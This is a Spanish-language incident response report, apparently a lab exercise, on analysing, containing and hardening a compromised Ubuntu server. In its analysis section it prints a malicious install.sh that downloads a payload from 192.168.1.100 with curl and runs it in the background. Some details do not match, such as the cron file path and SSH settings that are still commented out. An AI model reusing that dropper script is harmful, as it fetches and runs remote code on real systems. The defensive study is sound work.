Luego de identificar el archivo **install.sh** durante la búsqueda de ficheros sospechosos, se procedió a analizar su contenido para determinar su función dentro del sistema.

```
sysadmin@4geeks-server:~$ sudo cat /home/reports/install.sh
#!/bin/bash

echo "[*] Preparing enviroment..."
sleep 1
mkdir -p /tmp/.temp
echo "[*] Downloading dependencies..."
sleep 2
curl -s http://192.168.1.100/payload.bin -o /tmp/.temp/payload
chmod +x /tmp/.temp/payload
/tmp/.temp/payload &
echo "[*] Installation complete."
sysadmin@4geeks-server:~$
```

Captura 17 – Contenido del script malicioso “install.sh” encontrado en el directorio del usuario reports.

El script inicia creando un directorio temporal oculto (/tmp/.temp) y posteriormente descarga un archivo binario (payload.bin) desde la dirección IP **192.168.1.100**, lo guarda como payload y lo ejecuta en segundo plano. Este comportamiento evidencia un intento claro de **descarga y ejecución remota de malware**, una técnica comúnmente utilizada en campañas de intrusión automatizadas.

El hecho de que el script estuviera ubicado en el directorio de un usuario comprometido y acompañado por un mensaje de correo instando a su ejecución (como se observó en la captura 16) refuerza la hipótesis de que el atacante consiguió acceso inicial mediante **ingeniería social** o **robo de credenciales**, utilizando posteriormente este script como mecanismo de persistencia y control.

Finalmente, se analizó el contenido del archivo comprimido **/tmp/secrets.tgz**, previamente identificado como sospechoso durante la búsqueda de ficheros anómalos.

```
sysadmin@4geeks-server:~$ sudo tar -tzf /tmp/secrets.tgz
etc/passwd
sysadmin@4geeks-server:~$ _
```

Captura 18 – Análisis del contenido del archivo comprimido “secrets.tgz”.

Al listar su contenido mediante el comando tar -tzf, se descubrió que el archivo contenía una copia del fichero **/etc/passwd**, que almacena información crítica sobre las cuentas del sistema. Este hallazgo confirma un intento de **exfiltración de datos**, ya que la extracción de dicho archivo es un paso habitual en ataques dirigidos a obtener credenciales o mapear los usuarios locales antes de escalar privilegios.

Con esta evidencia final, se da por concluida la **Fase 1 (Análisis)**, habiendo identificado los principales vectores de ataque, artefactos maliciosos y comportamientos anómalos en el sistema.

Fase 2 – Contención y Erradicación

Tras la identificación de los artefactos maliciosos y usuarios comprometidos durante la fase de análisis, se procedió a ejecutar las acciones necesarias para **neutralizar completamente la amenaza y eliminar los elementos de persistencia detectados**.

Estas medidas se enfocaron en tres líneas principales: la **eliminación de cuentas maliciosas**, la **limpieza de tareas automatizadas sospechosas (cron jobs)** y la **finalización de procesos o archivos activos asociados al ataque**. Finalmente, se aseguró la **custodia de la evidencia** con el archivo secrets.tgz.

En primer lugar, se procedió a **eliminar los usuarios no autorizados** identificados previamente como *reports* y *hacker*, creados durante el compromiso del sistema.

La eliminación se realizó junto con sus directorios personales utilizando el comando `userdel -r`, lo cual permitió retirar completamente las cuentas y sus recursos asociados.

```
sysadmin@4geeks-server:~$ sudo userdel -r reports
[sudo] password for sysadmin:
userdel: reports mail spool (/var/mail/reports) not found
sysadmin@4geeks-server:~$ sudo userdel -r hacker
userdel: hacker mail spool (/var/mail/hacker) not found
sysadmin@4geeks-server:~$
```

Captura 19 – Eliminación de usuarios maliciosos reports y hacker.

Tras la identificación de las cuentas sospechosas creadas durante el compromiso del sistema, se procedió a eliminar los usuarios no autorizados **reports** y **hacker**, los cuales no formaban parte de la estructura legítima del servidor.

La eliminación se llevó a cabo con el comando:

- **sudo userdel -r reports**
- **sudo userdel -r hacker**

```
sysadmin@4geeks-server:~$ sudo rm -f /etc/cron.daily/sys/maintenance
sysadmin@4geeks-server:~$ sudo systemctl restart cron
sysadmin@4geeks-server:~$ ls -la /etc/cron.daily | grep -i sys-maintenance || echo "cron sospechoso no presente"
cron sospechoso no presente
sysadmin@4geeks-server:~$ _
```

Captura 20 – Eliminación de tarea cron sospechosa

Se halló una tarea automatizada sospechosa en `/etc/cron.daily/` llamada **sys-maintenance**. Su eliminación y verificación se realizó con los siguientes comandos:

- **sudo rm -f /etc/cron.daily/sys-maintenance** **# Elimina el archivo malicioso**
- **sudo systemctl restart cron** **# Reinicia el servicio cron**

- **ls -la /etc/cron.daily | grep -i sys-maintenance || echo "cron sospechoso no presente" # Confirma su eliminación**

```
sysadmin@4geeks-server:~$ pgrep -af '/tmp.temp/payload' || echo "sin proceso de payload"
sin proceso de payload
sysadmin@4geeks-server:~$ sudo pkill -f '/tmp/.temp/payload' 2>/dev/null || true
sysadmin@4geeks-server:~$ sudo rm -rf /tmp/.temp
sysadmin@4geeks-server:~$
```

Captura 21 – Finalización del proceso “payload” y limpieza de /tmp

Durante la contención, se verificó la existencia de procesos relacionados con el script malicioso payload ubicado en /tmp/.temp/.

Se emplearon los siguientes comandos:

- **pgrep -af '/tmp/.temp/payload' || echo "sin proceso de payload" # Busca procesos activos**
- **sudo pkill -f '/tmp/.temp/payload' 2>/dev/null || true # Finaliza el proceso si existe**
- **sudo rm -rf /tmp/.temp # Elimina el directorio temporal**

```
sysadmin@4geeks-server:~$ sudo mkdir -p /root/IR/evidence
sysadmin@4geeks-server:~$ sudo mv /tmp/secrets.tgz /root/IR/evidence/ 2>/dev/null || echo "secrets.tgz ya no esta en /tmp"
sysadmin@4geeks-server:~$ ls -lh /root/IR/evidence/secrets.tgz
ls: cannot access '/root/IR/evidence/secrets.tgz': Permission denied
sysadmin@4geeks-server:~$ sudo sha256sum /root/IR/evidence/secrets.tgz
8338a4675f6f34aa6be80f2f4fea505d1dafcdfad1aedfc08dbb895229b1230a /root/IR/evidence/secrets.tgz
sysadmin@4geeks-server:~$
```

Captura 22 – Custodia de secrets.tgz y cálculo de hash SHA256

El archivo secrets.tgz, identificado durante el análisis como posible evidencia, fue preservado para su custodia forense.

Para garantizar su integridad y permitir futuras verificaciones, se generó su hash con el comando:

- **sha256sum /tmp/secrets.tgz**

El resultado del hash se documentó junto con el archivo, asegurando que cualquier alteración futura pueda ser detectada fácilmente.

Una vez eliminado los usuarios maliciosos y limpiar los procesos activos, se abordó la eliminación de servicios potencialmente comprometidos que podían servir como puerta de entrada

```

sysadmin@4geeks-server:~$ sudo systemctl stop vsftpd
sysadmin@4geeks-server:~$ sudo systemctl disable vsftpd
Synchronizing state of vsftpd.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable vsftpd
Removed /etc/systemd/system/multi-user.target.wants/vsftpd.service.
sysadmin@4geeks-server:~$ sudo apt-get purge -y vsftpd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be REMOVED:
  vsftpd*
0 upgraded, 0 newly installed, 1 to remove and 61 not upgraded.
After this operation, 334 kB disk space will be freed.
(Reading database ... 73577 files and directories currently installed.)
Removing vsftpd (3.0.5-0ubuntu0.20.04.2) ...
Processing triggers for man-db (2.9.1-1) ...
(Reading database ... 73525 files and directories currently installed.)
Purging configuration files for vsftpd (3.0.5-0ubuntu0.20.04.2) ...
Processing triggers for systemd (245.4-4ubuntu3.20) ...
sysadmin@4geeks-server:~$ sudo rm -f /etc/vsftpd.conf /etc/init.d/vsftpd 2>/dev/null || true
sysadmin@4geeks-server:~$ systemctl status vsftpd
Unit vsftpd.service could not be found.
sysadmin@4geeks-server:~$

```

Captura 23 – Eliminación del servicio vsftpd

Se detectó que el servicio **vsftpd** estaba activo sin justificación funcional.

Para evitar su uso como vector de intrusión, se detuvo, deshabilitó y eliminó completamente:

- **sudo systemctl stop vsftpd**
- **sudo systemctl disable vsftpd**
- **sudo apt-get purge -y vsftpd**
- **sudo rm -f /etc/vsftpd.conf /etc/init.d/vsftpd**

Finalmente, se comprobó su eliminación verificando que el servicio ya no existía.

```

sysadmin@4geeks-server:~$ sudo systemctl stop wazuh-agent
sysadmin@4geeks-server:~$ sudo systemctl disable wazuh-agent
Removed /etc/systemd/system/multi-user.target.wants/wazuh-agent.service.
sysadmin@4geeks-server:~$ sudo apt-get purge -y wazuh-agent
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be REMOVED:
  wazuh-agent*
0 upgraded, 0 newly installed, 1 to remove and 60 not upgraded.
After this operation, 44.0 MB disk space will be freed.
(Reading database ... 73520 files and directories currently installed.)
Removing wazuh-agent (4.12.0-1) ...
(Reading database ... 73094 files and directories currently installed.)
Purging configuration files for wazuh-agent (4.12.0-1) ...
dpkg: warning: while removing wazuh-agent, directory '/usr/lib/systemd/system' not empty so not removed
Processing triggers for systemd (245.4-4ubuntu3.20) ...
sysadmin@4geeks-server:~$ sudo rm -rf /var/ossec 2>/dev/null || true
sysadmin@4geeks-server:~$ systemctl status wazuh-agent
Unit wazuh-agent.service could not be found.
sysadmin@4geeks-server:~$ _

```

Captura 24 – Eliminación del Wazuh – Agent comprometido.

Se observó actividad inusual del servicio **wazuh-agent**, por lo que se eliminó preventivamente:

- **sudo systemctl stop wazuh-agent**
- **sudo systemctl disable wazuh-agent**
- **sudo apt-get purge -y wazuh-agent**
- **sudo rm -rf /var/ossec**

La Comprobación final confirmó que el servicio ya no estaba activo.

```

sysadmin@4geeks-server:~$ ss -tuln
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 127.0.0.53%lo:53 0.0.0.0:*
udp UNCONN 0 0 192.168.1.177%enp0s3:68 0.0.0.0:*
udp UNCONN 0 0 [fe80::a00:27ff:feeb:e544]%enp0s3:546 [::]:*
tcp LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 511 *:80 *:80
tcp LISTEN 0 128 [::]:22 [::]:*
sysadmin@4geeks-server:~$ systemctl --type=service --state=running | grep -E 'vsftpd|wazuh|ftp' || echo "servicios maliciosos ya no estan activos"
servicios maliciosos ya no estan activos
sysadmin@4geeks-server:~$ _

```

Captura 25 – Verificación de puertos tras la erradicación

Se realizó una revisión de los puertos en escucha para confirmar que ningún servicio malicioso permaneciera activo:

- **ss -tuln** **# Muestra servicios en escucha**
- **systemctl --type=service --state=running | grep -E 'vsftpd|wazuh|ftp' || echo "servicios maliciosos ya no están activos"**

El Resultado confirmo que no quedaban servicios no autorizados en ejecución.

```

#LoginGraceTime 2m
#PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
#PasswordAuthentication no
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Kerberos options

sysadmin@4geeks-server:~$ sudo systemctl restart ssh
sysadmin@4geeks-server:~$ _

```

Captura 26 – Endurecimiento de la configuracion SSH

Se reforzó la configuración del servicio SSH en /etc/ssh/sshd_config aplicando buenas prácticas:

- **Deshabilitar el acceso root (PermitRootLogin no)**
- **Limitar intentos de autenticación (MaxAuthTries 6)**
- **Restringir contraseñas vacías (PermitEmptyPasswords no)**
- **Requerir autenticación por clave pública (PubkeyAuthentication yes)**

Tras los ajustes, se reinició el servicio:

- **sudo systemctl restart ssh**

```
sysadmin@4geeks-server:~$ passwd sysadmin
Changing password for sysadmin.
Current password:
New password:
Retype new password:
Bad: new password is too simple
New password:
Retype new password:
passwd: password updated successfully
sysadmin@4geeks-server:~$ _
```

Captura 27 – Actualización de contraseña del usuario sysadmin.

Para prevenir el acceso mediante credenciales comprometidas, se actualizó la contraseña del usuario principal:

- **passwd sysadmin**

Se comprobó que la nueva clave cumplía con requisitos de complejidad y fue aceptada correctamente.

```
sysadmin@4geeks-server:~$ sudo ufw deny from 192.168.1.103
Rule added
sysadmin@4geeks-server:~$ sudo ufw deny from 192.168.1.50
Rule added
sysadmin@4geeks-server:~$ sudo ufw deny from 192.168.1.100
Rule added
sysadmin@4geeks-server:~$
```

Captura 28 – Bloqueo de IPs del atacante con UFW.

Finalmente, se bloquearon las direcciones IP identificadas durante la intrusión mediante el firewall **UFW**:

- ***sudo ufw deny from 192.168.1.103***
- ***sudo ufw deny from 192.168.1.50***
- ***sudo ufw deny from 192.168.1.100***

Esto garantiza que las conexiones desde los hosts maliciosos no puedan volver a establecerse.

Fase 3 – Remediación y Hardening

Una vez contenida y erradicada la amenaza identificada en el sistema comprometido, se procedió con la **fase de remediación y hardening**. El objetivo principal de esta etapa es **restaurar la integridad del sistema, implementar medidas de prevención activa y reforzar la configuración de seguridad**, con el propósito de **reducir la superficie de exposición y prevenir futuras intrusiones**.

Posteriormente a la eliminación de las amenazas, se llevó a cabo una **actualización completa del sistema operativo y de todos sus paquetes**, con el fin de aplicar los **parches de seguridad más recientes** y sustituir componentes potencialmente vulnerables.

```
sysadmin@4geeks-server:~$ sudo apt update
Hit:1 https://packages.wazuh.com/4.x/apt stable InRelease
Hit:2 http://it.archive.ubuntu.com/ubuntu focal InRelease
Get:3 http://it.archive.ubuntu.com/ubuntu focal-updates InRelease [128 kB]
Get:4 http://it.archive.ubuntu.com/ubuntu focal-backports InRelease [128 kB]
Get:5 http://it.archive.ubuntu.com/ubuntu focal-security InRelease [128 kB]
Fetched 383 kB in 8s (50.1 kB/s)
Reading package lists... Done
Building dependency tree
Reading state information... Done
60 packages can be upgraded. Run 'apt list --upgradable' to see them.
sysadmin@4geeks-server:~$
```

Captura 29 – Actualización de índices de repositorios APT.

Se inició la actualización de los repositorios del sistema para sincronizar la lista de paquetes disponibles:

- **sudo apt update**

Este comando consulta los repositorios configurados y verifica si existen versiones más recientes de los paquetes instalados

```

Setting up sosreport (4.8.2-0ubuntu0~20.04.1) ...
Setting up python3-update-manager (1:20.04.10.23) ...
Setting up initramfs-tools-core (0.136ubuntu6.8) ...
Setting up ubuntu-pro-client (36ubuntu0~20.04) ...
Setting up ubuntu-pro-client-l10n (36ubuntu0~20.04) ...
Setting up initramfs-tools (0.136ubuntu6.8) ...
update-initramfs: deferring update (trigger activated)
Setting up ubuntu-advantage-tools (36ubuntu0~20.04) ...
Removing obsolete conffile /etc/update-motd.d/88-esm-announce ...
Removing obsolete conffile /etc/ubuntu-advantage/help_data.yaml ...
Setting up cryptsetup-initramfs (2:2.2.2-3ubuntu2.5) ...
update-initramfs: deferring update (trigger activated)
update-initramfs: deferring update (trigger activated)
Setting up update-manager-core (1:20.04.10.23) ...
Setting up update-notifier-common (3.192.30.19) ...
Setting up systemd-timesyncd (245.4-4ubuntu3.24) ...
Setting up systemd (245.4-4ubuntu3.24) ...
Setting up snapd (2.67.1+20.04) ...
Installing new version of config file /etc/apparmor.d/usr.lib.snapd.snap-confine.real ...
snapd.failure.service is a disabled or a static unit not running, not starting it.
snapd.snap-repair.service is a disabled or a static unit not running, not starting it.
Setting up systemd-sysv (245.4-4ubuntu3.24) ...
Setting up libnss-systemd:amd64 (245.4-4ubuntu3.24) ...
Setting up libpam-systemd:amd64 (245.4-4ubuntu3.24) ...
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
Processing triggers for mime-support (3.64ubuntu1) ...
Processing triggers for libc-bin (2.31-0ubuntu9.18) ...
Processing triggers for rsyslog (8.2001.0-1ubuntu1.3) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for plymouth-theme-ubuntu-text (0.9.4git20200323-0ubuntu6.2) ...
update-initramfs: deferring update (trigger activated)
Processing triggers for dbus (1.12.16-2ubuntu2.3) ...
Processing triggers for initramfs-tools (0.136ubuntu6.8) ...
update-initramfs: Generating /boot/initrd.img-5.4.0-216-generic
sysadmin@4geeks-server:~$ _

```

Captura 30 – Aplicación de actualizaciones del sistema.

A continuación, se ejecutó la instalación de los paquetes que contaban con versiones más recientes:.

- **sudo apt upgrade -y**

De esta forma, se aplicaron los parches de seguridad y mejoras pendientes en el sistema operativo.

```

sysadmin@4geeks-server:~$ sudo apt full-upgrade -y
[sudo] password for sysadmin:
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following security updates require Ubuntu Pro with 'esm-infra' enabled:
  cloud-init linux-headers-generic openssl libblockdev-swap2 libssh-4
  libpython3.8-minimal git-man libsystemd0 gcc-10-base linux-image-generic
  libsqlite3-0 python3-urllib3 sudo libpython3.8 python3.8 open-vm-tools git
  libblockdev-crypto2 udev libblockdev-loop2 libblockdev-fs2 libblockdev-part2
  apache2-data python3-requests libudev1 libsoup2.4-1 systemd-timesyncd
  udisks2 python3.8-minimal systemd-sysv libblockdev2 libpam-systemd systemd
  libblockdev-utils2 libnss-systemd libblockdev-part-err2 libgcc-s1 libxml2
  libpython3.8-stdlib libgnutls30 apache2-bin libudisks2-0 libssl1.1 apache2
  libstdc++6 apache2-utils linux-generic libxslt1.1
Learn more about Ubuntu Pro at https://ubuntu.com/pro
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
sysadmin@4geeks-server:~$ _

```

Captura 31 – Actualización completa del sistema y dependencias.

Para garantizar que todas las dependencias y librerías del sistema quedaran actualizadas, se realizó una actualización completa:

- **sudo apt full-upgrade -y**

Este proceso reemplaza los paquetes antiguos y aplica las actualizaciones necesarias para componentes del sistema base.

```
sysadmin@4geeks-server:~$ sudo apt autoremove -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
sysadmin@4geeks-server:~$ sudo apt clean
sysadmin@4geeks-server:~$
```

Captura 32 – Limpieza del sistema y eliminación de paquetes residuales.

Una vez finalizada la actualización, se realizó la limpieza de paquetes obsoletos y archivos temporales:

- **sudo apt autoremove -y**
- **sudo apt clean**

Esto permitió liberar espacio y mantener el sistema libre de dependencias innecesarias.

```
sysadmin@4geeks-server:~$ sudo ufw status verbose
[sudo] password for sysadmin:
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To Action From
--
22 ALLOW IN Anywhere
80 ALLOW IN Anywhere
21 ALLOW IN Anywhere
Anywhere DENY IN 192.168.1.103
Anywhere DENY IN 192.168.1.50
Anywhere DENY IN 192.168.1.100
22 (v6) ALLOW IN Anywhere (v6)
80 (v6) ALLOW IN Anywhere (v6)
21 (v6) ALLOW IN Anywhere (v6)

sysadmin@4geeks-server:~$ _
```

Captura 33 – Verificación inicial del firewall UFW

Se consultó el estado actual del firewall para revisar las reglas activas y las IPs bloqueadas previamente:

- **sudo ufw status verbose**

El sistema mostraba las reglas para los puertos 22 (SSH), 80 (HTTP) y 21 (FTP), además de las IPs maliciosas ya bloqueadas.

```
sysadmin@4geeks-server:~$ sudo ufw default deny incoming
Default incoming policy changed to 'deny'
(be sure to update your rules accordingly)
sysadmin@4geeks-server:~$ sudo ufw default allow outgoing
Default outgoing policy changed to 'allow'
(be sure to update your rules accordingly)
sysadmin@4geeks-server:~$
```

Captura 34 – Políticas predeterminadas de tráfico en UFW.

Se verificaron las políticas generales del firewall, confirmando una configuración segura por defecto:

- **deny (incoming)** — Bloquea todo tráfico entrante no permitido explícitamente.
- **allow (outgoing)** — Permite tráfico saliente del sistema.

Esto asegura que el servidor solo acepte conexiones previamente definidas.

```
sysadmin@4geeks-server:~$ sudo ufw limit 22/tcp comment 'Throttle SSH brute force'
Rule added
Rule added (v6)
sysadmin@4geeks-server:~$ _
```

Captura 35 – Protección contra ataques de fuerza bruta en SSH

Para mitigar intentos repetitivos de autenticación, se configuró una limitación de conexiones SSH:

- **sudo ufw limit 22/tcp comment 'Throttle SSH brute force'**

Esta regla restringe el número de intentos permitidos desde una misma IP en un periodo corto.

```

sysadmin@4geeks-server:~$ sudo ufw status numbered
Status: active

    To      Action      From
    --      -
[ 1] 22      ALLOW IN    Anywhere
[ 2] 80      ALLOW IN    Anywhere
[ 3] 21      ALLOW IN    Anywhere
[ 4] Anywhere DENY IN     192.168.1.103
[ 5] Anywhere DENY IN     192.168.1.50
[ 6] Anywhere DENY IN     192.168.1.100
[ 7] OpenSSH ALLOW IN    Anywhere
[ 8] 80/tcp   ALLOW IN    Anywhere
[ 9] 22/tcp   LIMIT IN    Anywhere          # Throttle SSH brute force
[10] 22 (v6)  ALLOW IN    Anywhere (v6)
[11] 80 (v6)  ALLOW IN    Anywhere (v6)
[12] 21 (v6)  ALLOW IN    Anywhere (v6)
[13] OpenSSH (v6) ALLOW IN    Anywhere (v6)
[14] 80/tcp (v6) ALLOW IN    Anywhere (v6)
[15] 22/tcp (v6) LIMIT IN    Anywhere (v6)          # Throttle SSH brute force

sysadmin@4geeks-server:~$ sudo ufw delete 3
Deleting:
allow 21
Proceed with operation (y/n)? y
Rule deleted
sysadmin@4geeks-server:~$ sudo ufw allow 22/tcp comment 'Allow SSH'
Rule updated
Rule updated (v6)
sysadmin@4geeks-server:~$ sudo ufw allow 80/tcp comment 'Allow HTTP'
Rule updated
Rule updated (v6)
sysadmin@4geeks-server:~$

```

Captura 36 – Revisión detallada de las reglas activas en UFW.

Se listaron las reglas numeradas del firewall para identificar configuraciones innecesarias o duplicadas:

- **sudo ufw status numbered**

De esta forma, se obtuvo un listado estructurado de todas las reglas aplicadas y su orden de ejecución.

```

sysadmin@4geeks-server:~$ sudo ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

    To      Action      From
    --      -
22      ALLOW IN    Anywhere
80      ALLOW IN    Anywhere
Anywhere DENY IN     192.168.1.103
Anywhere DENY IN     192.168.1.50
Anywhere DENY IN     192.168.1.100
22/tcp (OpenSSH) ALLOW IN    Anywhere
80/tcp      ALLOW IN    Anywhere          # Allow HTTP
22/tcp      ALLOW IN    Anywhere          # Allow SSH
22 (v6)     ALLOW IN    Anywhere (v6)
80 (v6)     ALLOW IN    Anywhere (v6)
21 (v6)     ALLOW IN    Anywhere (v6)
22/tcp (OpenSSH (v6)) ALLOW IN    Anywhere (v6)
80/tcp (v6) ALLOW IN    Anywhere (v6)          # Allow HTTP
22/tcp (v6) ALLOW IN    Anywhere (v6)          # Allow SSH

sysadmin@4geeks-server:~$

```

Captura 37 – Eliminación de regla FTP y afinado del firewall

Se eliminó la regla asociada al puerto FTP (21/tcp), manteniendo solo servicios esenciales como SSH y HTTP:

- **sudo ufw delete 3**
- **sudo ufw allow 22/tcp comment 'Allow SSH'**
- **sudo ufw allow 80/tcp comment 'Allow HTTP'**

La verificación final confirmó la ausencia del puerto FTP y la correcta configuración de los servicios autorizados.

Fase 3.1 – Implementación de Fail2Ban para la protección del servicio SSH

Una vez finalizada la actualización del sistema y aplicadas las políticas de firewall restrictivas, se procedió a **reforzar la seguridad del servicio SSH** mediante la **implementación de Fail2Ban**.

Esta herramienta se encarga de **monitorizar los registros de autenticación del sistema** para identificar intentos de acceso fallidos de forma repetitiva. Cuando se detectan múltiples intentos de conexión fallidos desde una misma dirección IP, **Fail2Ban aplica un bloqueo temporal o permanente**, mitigando de forma efectiva los **ataques de fuerza bruta** y los **accesos no autorizados**.

El proceso desarrollado incluyó:

- **Instalación y activación** del servicio Fail2Ban.
- **Configuración** del archivo `/etc/fail2ban/jail.local` para proteger el servicio SSH con parámetros personalizados (número máximo de intentos, tiempo de bloqueo y periodo de observación).
- **Verificación del estado y funcionamiento** del servicio, asegurando que los intentos de conexión maliciosos sean correctamente registrados y bloqueados.

```
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  python3-pyinotify whois
Suggested packages:
  mailx monit sqlite3 python-pyinotify-doc
The following NEW packages will be installed:
  fail2ban python3-pyinotify whois
0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.
Need to get 444 kB of archives.
After this operation, 2,400 kB of additional disk space will be used.
Get:1 http://it.archive.ubuntu.com/ubuntu focal/universe amd64 fail2ban all 0.11.1-1 [375 kB]
Get:2 http://it.archive.ubuntu.com/ubuntu focal/main amd64 python3-pyinotify all 0.9.6-1.2ubuntu1 [2
4.8 kB]
Get:3 http://it.archive.ubuntu.com/ubuntu focal/main amd64 whois amd64 5.5.6 [44.7 kB]
Fetched 444 kB in 9s (50.8 kB/s)
Selecting previously unselected package fail2ban.
(Reading database ... 73346 files and directories currently installed.)
Preparing to unpack .../fail2ban_0.11.1-1_all.deb ...
Unpacking fail2ban (0.11.1-1) ...
Selecting previously unselected package python3-pyinotify.
Preparing to unpack .../python3-pyinotify_0.9.6-1.2ubuntu1_all.deb ...
Unpacking python3-pyinotify (0.9.6-1.2ubuntu1) ...
Selecting previously unselected package whois.
Preparing to unpack .../archives/whois_5.5.6_amd64.deb ...
Unpacking whois (5.5.6) ...
Setting up whois (5.5.6) ...
Setting up fail2ban (0.11.1-1) ...
Created symlink /etc/systemd/system/multi-user.target.wants/fail2ban.service → /lib/systemd/system/f
ail2ban.service.
Setting up python3-pyinotify (0.9.6-1.2ubuntu1) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for systemd (245.4-4ubuntu3.24) ...
sysadmin@4geeks-server:~$
```

Captura 38 – Instalación del servicio Fail2Ban y dependencias asociadas.

Se procedió con la instalación del paquete **Fail2Ban**, una herramienta que protege servicios como SSH ante intentos reiterados de acceso no autorizado:

- **sudo apt install fail2ban -y**

```
sysadmin@4geeks-server:~$ sudo cp /etc/fail2ban/jail.conf /etc/fail2ban/jail.local
sysadmin@4geeks-server:~$ _
```

Captura 39 – Creación del archivo de configuración local

Por buenas prácticas, se generó una copia del archivo de configuración principal jail.conf hacia jail.local, donde se aplicarán las personalizaciones sin alterar el archivo original:

- **sudo cp /etc/fail2ban/jail.conf /etc/fail2ban/jail.local**

Esto asegura que futuras actualizaciones del paquete no sobrescriban la configuración definida por el administrador.

```
[sshd]
# To use more aggressive sshd modes set filter parameter "mode" in jail.local:
# normal (default), ddos, extra or aggressive (combines all).
# See "tests/files/logs/sshd" or "filter.d/sshd.conf" for usage example and details.
#mode = normal
enabled = true
port = ssh
logpath = /var/log/auth.log
maxretry = 3
findtime = 10m
bantime = 1h
backend = %(sshd_backend)s
```

Captura 40 – Configuración del jail [sshd] en Fail2Ban.

En el archivo /etc/fail2ban/jail.local se habilitó la protección específica para el servicio SSH, definiendo los parámetros clave:

- **[sshd]**
- **enabled = true**
- **port = ssh**
- **logpath = /var/log/auth.log**
- **maxretry = 3**
- **findtime = 10m**
- **bantime = 1h**
- **backend = %(sshd_backend)s**

Esta configuración permite tres intentos de autenticación fallidos en un intervalo de 10 minutos antes de aplicar un bloqueo de 1 hora a la IP ofensiva.

```
sysadmin@4geeks-server:~$ sudo systemctl restart fail2ban
sysadmin@4geeks-server:~$ sudo systemctl enable fail2ban
Synchronizing state of fail2ban.service with SysV service script with /lib/systemd/systemd-sysv-inst
all.
Executing: /lib/systemd/systemd-sysv-install enable fail2ban
sysadmin@4geeks-server:~$ sudo fail2ban-client status sshd
Status for the jail: sshd
|- Filter
|  |- Currently failed: 0
|  |- Total failed:    0
|  - File list:        /var/log/auth.log
|- Actions
|  |- Currently banned: 0
|  |- Total banned:    0
|  - Banned IP list:
sysadmin@4geeks-server:~$ _
```

Captura 41 – Activación y verificación del servicio Fail2Ban

Finalmente, se activó y verificó el estado del servicio para confirmar que la protección estuviera funcionando correctamente:

- ***sudo systemctl restart fail2ban***
- ***sudo systemctl enable fail2ban***
- ***sudo fail2ban-client status sshd***

El resultado mostró que el servicio se encontraba activo y monitoreando el archivo de registros `/var/log/auth.log`, sin IPs bloqueadas en ese momento.

Con las medidas de remediación aplicadas, el sistema quedó libre de artefactos maliciosos y reforzado con configuraciones seguras tanto a nivel de red como de autenticación. Esto reduce significativamente la probabilidad de nuevas intrusiones similares.

Conclusión

El proceso de Live Incident Response permitió identificar y neutralizar de forma efectiva una intrusión en un entorno Linux sin necesidad de interrumpir los servicios en ejecución. Las acciones aplicadas, desde la detección temprana hasta el endurecimiento del sistema, reflejan un enfoque estructurado y metódico ante incidentes de seguridad. Este ejercicio refuerza la importancia de una respuesta proactiva, documentación clara y medidas de hardening continuas.

Recomendaciones

- Mantener el sistema actualizado con parches de seguridad.
- Usar llaves SSH en lugar de contraseñas; deshabilitar PermitRootLogin.
- Rotar credenciales periódicamente.
- Reducir superficie de ataque (eliminar servicios innecesarios).
- Centralizar logs y monitoreo (SIEM/IDS) según el contexto.
- Configurar alertas (por ejemplo, Fail2ban con correo).
- Realizar auditorías y pruebas de seguridad periódicas.
- Mantener copias de seguridad cifradas y probadas.